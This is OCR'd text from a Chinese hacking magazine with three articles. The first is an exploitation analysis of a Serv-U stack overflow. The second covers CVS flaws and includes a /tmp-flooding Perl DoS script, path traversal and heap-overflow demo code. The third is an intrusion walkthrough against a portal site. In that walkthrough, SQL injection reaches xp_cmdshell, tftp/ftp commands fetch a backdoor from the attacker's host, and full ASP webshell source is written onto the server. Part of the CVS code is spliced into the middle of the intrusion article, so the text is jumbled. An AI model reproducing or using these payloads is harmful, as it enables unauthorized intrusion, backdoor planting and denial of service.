经过memmove之后，内容变成"\\...\aaaa\aaaa\xfocus.txt\"。在接着的死循环中，dest和src地址都不会变，唯一改变的只有memmove的长度。所以要触发这个溢出必须有一个没有被锁定在根目录的账号，即使这个账号没有任何读写权限。或者你有其他方法能让锁定的账号也能触发？有的话恳请你赐教。

这是个Stack溢出，直接覆盖SEH或者sub_4412DC函数的返回地址就可以了，是吗？非也！有两个比较麻烦的问题，首先，我们陷入的是一个死循环；其次，dest保存在[ebp-0x10]处，这个在溢出时会被覆盖掉。有哪些利用方法？

（1）覆盖sub_4412DC函数的返回地址？覆盖之后跳不出死循环，函数不会返回。

（2）覆盖SEH。SEH离[ebp+src]有大概0x3DXX左右，一直循环memmove，直到SEH被覆盖，然后继续往前冲，一直到触发异常，SEH接管。可惜SEH在没覆盖之前，[ebp+dest]已经被覆盖，异常随之触发了。

（3）猜测SEH的地址，将此地址准确地覆盖在[ebp+dest]上，然后在memmove时SEH将被我们改写。可惜，我们陷入的是死循环，永远都触发不了异常。

（4）猜测存放memmove函数的返回地址的地址，这么说有点绕口？在memmove时，堆栈中的内容如下：

```
                          |src(0x1070)|
    |..(X)|ebp0|eip0|var(0x18)|"\..."|buff|var_14(4)|dest(4)|var(0xC)
|ebp1|eip1|..|
    |          A          |       B        |                C
|          D          |
```

eip0 -> memmove函数返回后的EIP

eip1 -> sub_4412DC函数返回后的EIP

猜测的地址落在哪段，对程序流程的影响都是不同的。

A. eip0我们可以控制，程序将转入执行我们的代码（A区域的范围取决于X的长度，X的长度取决于shellcode的结构，但范围应该不会大于0x1074）。

B. eip0无法控制，但src前面的几个关键字节"\..."将被我们改写，eip1受我们控制，所以程序将退出死循环，在sub_4412DC函数返回后，程序将转入执行我们的代码（B区域的长度只有0x1C）。退出死循环后，sub_4412DC函数返回前，好像会有异常？反正B区域就这么点，不管这个了，你能猜中那就恭喜你了。

C. [ebp+dest]将被再次改写，写入的内容比较难控制。

D. 程序陷入死循环（Serv-U将失去响应）或崩溃。

在最初的测试中，memmove函数的retloc地址（即存放eip0的地址）在同一版本的Serv-U中，每次都是固定的。结果我误认为它始终都是固定的，后来才发现我错了。由于memmove函数的retloc地址是动态的，用这种猜测retloc地址的方法成功率极低。

（5）还有别的办法吗？有的。

```
ver        src        dest        retloc_addr
4.0.0.4    012f7f34   012f7f44    012f7f18
```

dest与src的距离，取决你的shellcode的结构。例如

```
"\\...\aaaaaaaaaaaaaaaa\xfocus.txt\"
        |                |
       src              dest
len = dest - src = 0x10
```

假如我们把dest的低一位字节覆盖为'\x0'，会发生什么事？src与retloc_addr的地址是固定的0x1C，dest与src的距离最小也要0x10，所以这种办法的限制条件：

```
(( dest&0xFFFFFF00 == retloc_addr&0xFFFFFF00 ) ||
( src&0xFF >= 0x1C && src&0xFF <= 0xEF) )
```

不同的命令，在不同的Serv-U版本中，造成的retloc地址的低字节不一定相等。但同一命令在同一Serv-U版本中，造成的retloc地址的低字节似乎总是固定的。后来测试4.0.0.4到5.0.0.4的所有命令，发现只有一个命令比较符合我们的要求：

```
command     4004   4100   4103   5000   5004
site chmod  b4     8c     8c     2c     2c <--
retloc的低字节
```

这种地址结构，就比较适合用半连续覆盖的方法来实现不同版本之间的通用，所以使用site chmod命令来触发溢出，采用覆盖dest低字节，成功率应该是非常高的！

好了，大概就介绍到这里，大家有兴趣的话可以自己测试一下，现在网络上已经有这个溢出程序在传播，大家可以用自己机器装一个版本溢出试试哦！

脚本小子： *最近，Linux环境下执行的软件频频报警，置于各大学术机构超级电脑中心的Linux及Solaris服务器频遭不明人士闯入。CVS（Concurrent Versions System）软件在Linux系统下十分常见，许多大型的开放源代码发展计划都以CVS软件建置服务器，把正在开发中的源代码储存起来。CVS作为开放源代码的重要标志软件之一，其安全问题至关重要，可以想像各种超级计算机一旦被攻击将会是怎样的后果。*

适合读者	开源系统使用、维护者
前置知识	CVS基本使用
难度等级	中

CVS漏洞击溃开源系统



文/ 风之扬

CVS即Concurrent Versions System，或"并发版本管理系统"，是一种适合任何软件开发者使用的强大工具，它有forLinux和for Windows两个版本。CVS服务器一般架设在UNIX系统上，虽然也有可以在Windows上运行的服务器版本，但是其性能表现远不如UNIX上面表现的好，但是CVS的客户端在Windows下却可以工作得很好，这种方式适合各种操作系统的综合管理。

利用这个系统，我们可以记录和跟踪对软件代码的改动，使得代码管理更富有条理，并能够轻松地将代码返回到以前版本的状态。在CVS知识库中存储软件代码之后，我们能够方便地标记出软件开发的特定阶段，记录不同时间对代码所做的改动，并能够提取出指定文件在6个月或8个月之前的内容。

CVS能够帮助管理大型分布式软件开发工程。这类软件开发工程由不同地理位置的多个开发者协作完成，源代码开放的软件工程往往具有这种特点。在这种工程中，跟踪记录某个程序员对代码整体所做的改动往往是非常困难的，CVS为此提供了一种非常优秀的解决办

法，它允许每一个开发者对原源代码的副本进行修改，然后把改动结果合并到主代码树。

最后，CVS还支持"代码分支"。代码分支实际上是从主代码树分出的支流，通常起源于修正旧版代码的BUG。由于CVS内建了对版本进行编号和标记的机制，它使得开发者能够方便地从主代码树抽取出代码片断，同时仍保持对不同版本的跟踪，甚至代码修改完成后还能够方便地将分支合并到主代码树。

可见，CVS不但能帮助我们提高代码的质量，还能帮助我们更深入地认识代码的结构和体系，提高软件稳定性也已经完全超过了CVS的职责范围。但是，用户针对这个软件的读写操作是很频繁的，如建立CVSROOT目录，因为这里涉及到用户对CVSROOT里的文件读写的权限问题，包括文件的更新、提交、冲突的解决，分支的派生，增删文件等，可这也带来了一定的安全隐患。目前比较常见的漏洞是在CVS中的非常规输入行缺陷导致堆溢出，攻击者能够利用此漏洞在运行中的CVS服务器上执行同等权限代码。下面我们一起来看看CVS常见的漏洞及攻击方法。

DoS漏洞

拒绝服务攻击是一种比较常见的攻击方式，这种攻击使服务器充斥大量要求回复的信息，消耗网络带宽或系统资源，导致网络或系统不胜负荷以至于瘫痪而停止提供正常的网络服务。

CVS下就存在这样一个小漏洞，在每个CVS的操作过程中，用户都会以操作用户的身份在/tmp下临时建一个锁定了的目录CVS_servPID，但是，如果有人建了大量的同类文件就会使CVS的操作出错，出现以下提示

```
cannot change permissions on temporary directory,
Operation not permitted
如果需要测试，可以使用以下perl程序：
#!/usr/bin/perl
#$min和$max的值根据实际情况修改
$min=400;
$max=4000;
for($x=$min;$x<=$max;$x++)
{
openCVSTMP,">>/tmp/CVS-serv$x"ordie"/tmp/CVS-serv$x:$!";
chmod0600,"/tmp/CVS-serv$x";
closeCVSTMP;}
```

如果要利用这些漏洞，需要能够预测相应的临时文件名。一般都是在/tmp目录下建立大量可能出现的临时文件。通过以上测试，CVS服务器就掉得大了。

远程路径泄露漏洞

CVS客户端在处理路径名时缺少充分处理，远程攻击者可以利用这个漏洞提供恶意CVS Server信息，在客户端建立任意文件。问题是由于在进行升级或校验操作时，CVS服务器在RCS diffs中提供绝对路径名，当客户端处理时可导致在客户端系统中建立任意文件。另外，当CVS服务器处理来自客户端的相对路径名时，如果相对路径名中包含'../'字符，可使用户绕过CVSROOT目录，直接查看系统中部分文件内容。

攻击方法很简单，在输入相对的路径时，加入包含'../'字符的相对路径名就可以绕过CVSROOT目录，查看系统中部分文件内容。

堆溢出漏洞

在远程路径漏洞的基础上，如果源代码剖析信息的过程出差错时，可能让黑客趁虚而入。根据德国安全公司E-Matters报告，就是"自远端执行存在Subversion服务器上的程序，可能进而导致储存库遭黑客控制"。由于存在安全漏洞，开发人员可以在CVS服务器上自主执行代码。如果有人利用这个漏洞篡改存储在CVS服务器上的开发代码，就有可能给Linux开放项目造成损失。如果能够成功利用这个漏洞，攻击者就会取得相当于CVS服务器用户的权限，这就意味着他可以访问存储在CVS服务器上的所有代码。而开发人员一般在开始工作之前总是先与CVS服务器取得联系，并对他的电脑上的代码进行更新。如果有攻击者篡改了CVS服务器上存储的Linux代码，开发人员有可能会在被篡改的代码的基础上开始工作。

对于那些允许匿名访问的开发项目而言，危险更大一些。concurrent Versions System(CVS)是一款开放源代码的版本控制软件。

CVS服务器在处理用户提供的带有'modified'和'unchanged'标记的Entry行时存在问题，远程攻击者可以利用这个漏洞对CVS服务程序进行基于堆的溢出攻击，精心构建提交数据可以进程权限在系统上执行任意指令。当客户端发送一条Entry行给服务器，会额外增加字节来标记Entry是否为已修改的或未修改的。检查标记是否粘附存在问题，这允许插入'M'或'='字符到用户提供的这些函数的字符串中间。

利用malloc()off-by-one技术可以使部分函数触发缓冲区溢出，传递给malloc()的参数没有进行充分边界检查，可能导致攻击者构建特殊的图象文件，当用户使CVS进程权限在系统上执行任意指令，会导致函数多次被调用来覆盖多个字节。

漏洞测试程序下载地址 http://www.nsfocus.net/index.php?act=sec_bug&do=view&bug_id=6466&keyword=CVS


由于代码篇幅较长，现摘录如下部分以供参考(以下程序可能带有攻击性，仅供安全研究与教学之用)：

```
main (int argc, char *argv[])
{
char *buf1, *buf2;
```

脚本小子：蝴蝶最近把WTF老大从论坛踢了出去，直接接管了"坛猪"，一天到晚在上面和读者朋友们搅和得一塌糊涂，而且还发起了异常火爆的"渗透入侵"技术讨论。你还别小看蝴蝶MM，真让她淘到了宝贝，下面这篇最新的渗透入侵国内某人人皆知的大型门户网站的文章就来自论坛上的神秘读者。先让我们平静一下激动的心情，一起来看看他是如何全面控制这个服务器群组的吧！

适合读者	入侵爱好者、网络管理员
前置知识	ASP注入、ARP欺骗、嗅探
难度等级	中

全面渗透门户网站21aa.com内部服务器群组



文/图 Hackate

注

本文的目标是国内一个大型门户网站，网址、图片都做过处理，如有雷同，纯属巧合。

本文没什么最新技术，也没有使用到什么未公布的漏洞，关键是在入侵的时候对多种情况的综合利用，并根据情况过关斩将，突破限制。其中要点有以下两个。

1．找寻突破口。

2．明确思路，根据情况突破限制。

第一点很重要，从理论上来说，像21xx这种门户网站，系统安全一定很好，防火墙策略也肯定很变态（后文根据扫描情况证实了这点），能获取的信息太少了，一般只开放了一个80端口给用户。实际情况究竟如何呢？进去看看就知道了！

对这种大型门户网站，系统方面的漏洞我想就不用多做考虑了，因为就算有什么致命的漏洞，经过防火墙、边界路由、IDS的阻隔，你还能做什么？你还别不信，我拿出扫描器一阵狂扫，结果只得到一个信息，只开了80端口。这时候我想到了Web，有没有SQL Injection呢？一般门户网站采用的都是CMS系统，Web基本上是静态的，交互系统只有PHP和JSP用得比较多，如163等很多网络用的就是PHP。前两天还找机会去了一个163分站的后台逛了逛，呵呵。

闲话不多说，开始我们入侵国内某大型门户网站的行动吧！

寻找突破口并入侵

由于门户网站上东西太多，链接也多，想找个动态的页面还真难，直接一点：查看源文件－>查找－>输入".asp"，一路下来便发现了几个ASP页面，不过打开后发现没有可以提交的地方。唉，这真是件苦差事。后来我把新闻、娱乐、体育版块都看完了，还是没有发现，最后锁定财经版块。不知道是运气好呢，还是佛祖在帮我（我信中国佛教的哟），终于找到了一处可以提交的地方：

```
http://stock.xxxx.com/infoshow.asp?id=203431。
```

大家要往下读，请注意不要喝水、吃饭、啃西瓜，因为下面的过程会让你大跌眼镜，首先我们提交一个单引号，出现错误信息：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ''.
/infoshow.asp, line 19
```

不用我多说了吧？接着我们依次提交

```
char s[] = "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x03\x00\x05\x00\x00\x09";
buf1 = (char*)malloc (32); /* 分配两块内存 */
buf2 = (char*)malloc (16);
memcpy (buf1, s, 32+6); /* 这里多复制6个字节 */
free (buf1);
free (buf2);
return 0;
}
```

由于buf1多复制了6个字节，这6个字节会覆盖掉buf2的管理结构，在free(buf2)时会发生异常。只要我们精心构造这个6个字节就可以达到目的。

实际上，类似的漏洞在其他的软件上已经出现很多次了，如果掌握了一些比较常用的攻击方法，特别是一些攻击的函数，可以达到举一反三的作用。虽然CVS这个软件对一般用户的影响不是很大，但对于开放源代码的软件用户来说，可谓影响深远。本文所提出的攻击方法也借鉴了其他软件的攻击方法，因此，也需要对同类软件的漏洞多加借鉴，从而加深对漏洞本质的理解。

```
http://stock.xxxx.com/infoshow.asp?id=203431 And 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))
http://stock.xxxx.com/infoshow.asp?id=203431 And 1=(SELECT SYSTEM_USER)
http://stock.xxxx.com/infoshow.asp?id=203431 And 1=(SELECT count(*) FROM master.dbo.sysobjects
WHERE name = 'xp_cmdshell')
```

结果依次返回信息:"正常显示最高权限:SA连接 正常显示XP_cmdshell存在"!狂晕!我当时真不敢相信自己的眼睛,想不到一个这么大的门户网站还存在这种"弱智"的漏洞!可惜这的确是事实,我们只能接受,网管们也该醒醒了。研究SQL Inject这么久,这样的"默认配置"我是第二次遇到。既然是最高权限,我们当然想办法得到Shell了。

首先我们要考虑数据库跟Web是同一台服务器吗?因为很多站点的数据库都是和Web独立的。于是我打开天网防火墙,在IE里提交:

```
http://stock.xxxx.com/infoshow.asp?id=203431;exec master.dbo.xp_cmdshell 'ping myip';--
```

一会儿,天网报警了:"12.34.56.78尝试ping本地,该包被拦截",暂时得到数据库服务器的IP是12.34.56.78,我们再来Ping一下Web服务器 Ping stock.xxxx.com,返回的是12.34.56.88,看来情况不怎么乐观,这时基本上可以否定Web跟SQL在同一台服务器的猜想。根据情况,最理想的是12.34.56.78这个IP开了80端口。可实际情况又如何呢?拿出SuperScan一扫,什么都没有。看来现在只能从Web服务器入手来猜管理路径,然后希望后台有上传功能(好像在做梦?)。

好,开始!直接猜到路径,就是manager目录下,如图1所示。




图1

下面就拿出NBSI扫吧!结果很容易就得到了管理员的账号和密码,赶紧直接登录进去进行大搜捕,可每个地方都搜过了,真的没有上传功能。

无奈之下只好拿出我们的生化武器NB Tree List 1.0.1,列出服务器上的所有目录,如图2所示,翻翻数据服务器有什么东西。唉,其实并没报什么希望,主要原因是我认定了Web跟SQL服务器不在一起,而最后知道他们欺骗了我的感情,浪费了我的表情,强烈BS他们!大家切记以后在入侵的时候一定不要太相信自己的眼睛,很多时候自己会骗自己的。

这个程序主要是先建表再用XP_dirtree或者是XP_subdirs两个扩展读取硬盘列表并写入表中,再导出。由于该扩展只要求Public权限,潜在的危险是很大的,考虑到该作者没有公布,这里暂时不提供(2004年第六期黑防上曾详细介绍手工读取系统目录的方法,大家可以查阅)。我们还是继续看入侵吧!我翻遍了整个硬盘,最后在E:\Webhostint\21xx.com\找到了网站的一些文件和目录!




图2

惊喜

根据这个目录情况,我再用IE执行GET请求,发现刚才那个21xx.com的目录下所有的文件都能找到。不会是我判断失误,而实际上Web跟SQL是同一台机器吧?尝试着提交一下,在网站目录下建个文件看看:

```
http://stock.xxxx.com/infoshow.asp?id=203431;exec master.dbo.xp_cmdshell 'dir c:\ > e:\Webhostint\xxxx.com\123.txt'
```

赶紧去看http://stock.xxxx.com/123.txt,狂晕!正常看到123.txt了,看来我们先得到的数据库服务器的IP:12.34.56.78是一个堡垒机,要不就是做的端口映射。不过从种种情况来看,我们能访问的只有stock.xxxx.com这个服务器的80端口了,可见防火墙策略还是挺不错的(我遇到过一个更BT的管理员,他设置不允许本机访问任何IP和端口,而本地只允许别人访问他的80)。

继续刚才的工作,根据情况我们现在需要得到一个系统的Shell去上传后门。用SA去执行后门程序即可得到System权限。明确了步骤,开始!

上传后门程序是最艰辛的,大家可以参考http://www.xfocus.net/articles/200405/703.html这篇文章,我试了多次才成功,因为这个防火墙的配置实在是BT,试了很多方法才绕过。

1.首先试了一下tftp,执行"http://stock.xxxx.com/infoshow.asp?id=203431;exec master.dbo.xp_cmdshell 'tftp -I myip get 后门.txt';--",本地连接有反应,但不成功,返回信息是超时,失败。

2.尝试Ftp，写了一个Ftp.txt文件放在C:\，内容如下：

```
open myftpserver
168
123
get 后门.exe
bye
```

然后在提交"http://stock.xxxx.com/infoshow.asp?id=203431;exec master.dbo.xp_cmdshell'ftp -s: c:\ftp.txt';--"的时候，IE进度条变得很慢，看看肉鸡上的Serv-U服务端出现了连接成功，服务器上也有了这个文件，可就是传送速率是0kb，看来这条路也失败了。

3.自动下载后门到网页缓存。直接在IE里输入its:http://www.sometips.com/soft/ps.exe会成功，但是在Shell下无论如何都不成功。发现用Start的时候开出的IE里的URL后会多两个"::/"，不知何故，希望知道的朋友Free一下。

4.想找个简单点的方法都不行，看来我们不能偷懒了，干脆直接用Echo写入一个ASP木马。找了一个少点的木马代码如下：

```
<%dim objFSO%>
<%dim fdata%>
<%dim objCountFile%>
<%on error resume next%>
<%Set objFSO = Server.CreateObject("Scripting.FileSystemObject")%>
<%if Trim(request("syfdpath"))<>"" then%>
<%fdata = request("cyfddata")%>
<%Set objCountFile=objFSO.CreateTextFile(request("syfdpath"),True)%>
<%objCountFile.Write fdata%>
<%if err =0 then%>
<%response.write "<font color=red>save Success!</font>"%>
<%else%>
<%response.write "<font color=red>Save UnSuccess!</font>"%>
<%end if%>
<%err.clear%>
<%end if%>
<%objCountFile.Close%>
<%Set objCountFile=Nothing%>
<%Set objFSO = Nothing%>
<%Response.write "<form action='''' method=post>"%>
<%Response.write "SavePath<font color=red>(Lg D:\Web\x.asp):</font>"%>
<%Response.Write "<input type=text name=syfdpath width=32 size=50>"%>
<%Response.Write "<br>"%>
<%Response.write "This File Path:"%>
<%=server.mappath(Request.ServerVariables("SCRIPT_NAME"))%>
<%Response.write "<br>"%>
<%Response.write "Input Script :"%>
<%Response.write "<textarea name=cyfddata cols=80 rows=10 width=32></textarea>"%>
<%Response.write "<input type=submit value=Save>"%>
<%Response.write "</form>"%>
```

大家都知道在DOS下要用Echo输入"< >"等特殊字符都要用到"^"这个转义，而我们直接在IE里提交的时候，不但要注意这点，还要考虑到"%、&"等字符，这些字符在ASP程序里都会用到，所以我们需要使用编码。考虑到篇幅问题我只就第一行<%dim objFSO%>来说明这个问题。这行转义后就变成了"^<%25dim objFSO%25^>"。

我把程序都转好之后，再一行一行地提交：

```
http://stock.xxxx.com/infoshow.asp?id=203431;exec master.dbo.xp_cmdshell'echo ^<%25dim objFSO%25^> > e:\Webhostint\xxxx.com\1234.txt';--
```

……省略若干步骤。

别看这点小事，我可是整整做了30分钟。刚开始的时候很多地方忘记了转义，要不就是忘记编码，随便出点小问题都得从头来。反正我是一步一步试出来的，在这里花的时间也最多，不过也算是一种收获，因为以前遇到类似的情况老是不成功，这次可真是明白了。

简单的木马我们已经写好了，这是一个写文件的ASP程序，然后我们要将海洋木马写到服务器里，如图3所示。

